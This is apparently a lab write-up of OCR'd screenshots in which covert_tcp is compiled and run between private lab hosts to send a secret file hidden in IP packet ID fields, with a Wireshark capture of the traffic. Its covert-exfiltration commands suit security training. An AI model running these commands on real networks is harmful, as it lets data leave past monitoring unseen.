





### 3.5 Image Steganography using OpenStego - Open Windows Server 2019










### 3.6 Covert Channels using Covert\_TCP

- Open Parrot


```
Kali V - VMware Workstation
File Edit View VM Jobs Help ||| Type here to search
Library
My Computer
  Android
  V2016
  V2019
  V2010
  UV
  MetaLinuxV
  Kali V

File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ ls
(kali㉿kali)-[~/Desktop]
$ ls -lah
total 8.0K
drwxr-xr-x  2 kali kali 4.0K Oct  5 12:17 .
drwxrwxrwx 31 kali kali 4.0K Oct  5 12:16 ..
(kali㉿kali)-[~/Desktop]
$ 
(kali㉿kali)-[~/Desktop]
$ mkdir Send
(kali㉿kali)-[~/Desktop]
$ cd Send
(kali㉿kali)-[~/Desktop/Send]
$ echo "Secret Message" >> secret.txt
(kali㉿kali)-[~/Desktop/Send]
$ 
```



```
(kali㉿kali)-[~/Desktop]
$ ls
(kali㉿kali)-[~/Desktop]
$ ls -lah
total 8.0K
drwxr-xr-x  2 kali kali 4.0K Oct  5 12:17 .
drwxrwxrwx 31 kali kali 4.0K Oct  5 12:16 ..
(kali㉿kali)-[~/Desktop]
$ 
(kali㉿kali)-[~/Desktop]
$ mkdir Send
(kali㉿kali)-[~/Desktop]
$ cd Send
(kali㉿kali)-[~/Desktop/Send]
$ echo "Secret Message" >> secret.txt
(kali㉿kali)-[~/Desktop/Send]
$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
      | ^~~~
```

```
root@touristv-virtual-machine:~#
root@touristv-virtual-machine:~# sudo -i
[sudo] password for touristv:
root@touristv-virtual-machine:~# tcpdump -nvv port 8888 -l lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 26144 bytes
```



UV - VMware Workstation

File Edit View VM Tabs Help

Activities Terminal Thg 10 5 23:36

```
root@touristv-virtual-machine: /home/touristy/Desktop/Receive
root@touristv-virtual-machine: /home/touristy/Desktop/Receive$ sudo su
root@touristv-virtual-machine: /home/touristy/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine: /home/touristy/Desktop/Receive# ip a
1: lo: <NOQUEUE,BROADCAST> brd 0.0.0.0 state UNKNOWN group default qlen 1000
    link/loopback brd 0.0.0.0 state UNKNOWN group default qlen 1000
    inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
        valid_lft forever preferred_lft forever
        netmask :1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <NOQUEUE,BROADCAST,MULTICAST,UP,LOWER_UP> brd 1500 mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:59:3d:5e brd ff:ff:ff:ff:ff:ff
    altname ens3si
    inet 10.10.10.24 brd 10.10.10.255 scope global noprefixroute ens3
        valid_lft forever preferred_lft forever
        netmask :1/24 brd 10.10.10.255 scope global noprefixroute ens3
        linklayer brd ff:ff:ff:ff:ff:ff
root@touristv-virtual-machine: /home/touristy/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine: /home/touristy/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Segmentation fault (core dumped)
root@touristv-virtual-machine: /home/touristy/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.15 -source_port 9999 -dest_port 8888 -server -file
/home/touristy/Desktop/Receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data bound for local port: 9999
Decoded Filename: /home/touristy/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID
Server Mode: Listening for data.

To direct input to this VM, click inside or press Ctrl-G.
```

Kali V - VMware Workstation

File Edit View VM Tabs Help

Activities Terminal 23:48 17

The Wireshark Network Analyzer

Interface Channel 802.11 Preferences

Welcome to Wireshark


Capture ...using this filter: Enter a capture filter ...

Finding localInterfaces

Please wait while Wireshark is initializing...

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation

File Edit View VM Jobs Help

Library Type here to search

kali@kali: ~/Desktop/Send

File Edit View Go Capture Analyze Statistics Help

Telnet Server Wireless Tools

tcp

No.	Time	Source	Destination	Protocol	Length	Info
188	138.1733678009	10.10.10.15	10.10.10.9	TCP	54	8888 - 9999 [SYN] Seq=0 Win=512 Len=0
189	138.28350693	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
190	139.174386073	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
191	139.175912100	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192	139.175912100	10.10.10.9	10.10.10.15	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
193	140.175153659	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
195	141.352915369	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
196	141.354071499	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
198	142.353861997	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
199	142.353861997	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
200	143.391280123	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
207	143.711492806	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
209	144.711983388	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
210	144.712336557	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
212	145.712348855	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
213	145.712661206	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
214	145.712661206	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
216	146.740261160	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
217	147.723869918	10.10.10.15	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512 Len=0
218	147.724198461	10.10.10.9	10.10.10.15	TCP	60	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Frame 188: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, Src: VMWare b2:e3:b2 (00:0c:29:b2:e3:b2), Dst: VMWare 59:d5:5e (00:0c:29:59:d5:5e)

Ethernet II, Src: VMWare b2:e3:b2 (00:0c:29:b2:e3:b2), Dst: VMWare 59:d5:5e (00:0c:29:59:d5:5e)

Internet Protocol Version 4, Src: 10.10.10.15, Dst: 10.10.10.9

Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

Packets: 268 - Displayed: 36 (13.4%)

Profile: Default

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali V - VMware Workstation

File Edit View VM Jobs Help

Library Type here to search

kali@kali: ~/Desktop/Send

File Actions Edit View Help

(kali㉿kali)-[~]

\$ cd Desktop/Send

(kali㉿kali)-[~/Desktop/Send]

\$ sudo ./covert\_tcp -dest 10.10.10.9 -source\_port 8888 -dest\_port 9999 -file /home/kali/Desktop/Send/secret.txt

[sudo] password for kali:

Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)

Not for commercial use without permission.

Destination Host: 10.10.10.9

Source Host : 10.10.10.15

Originating Port: 8888

Destination Port: 9999

Encoded Filename: /home/kali/Desktop/Send/secret.txt

Encoding Type : IP ID

Client Mode: Sending data.

Sending Data: S

Sending Data: e

Sending Data: c

Sending Data: r

Sending Data: e

User Guide Wiki Questions and Answers Mailing Lists ShareFast WireShark Discourse Donate

You are running Wireshark 4.0.0 (git-0.0.0 packaged as 4.0.0-1)

No Packets

Profile: Default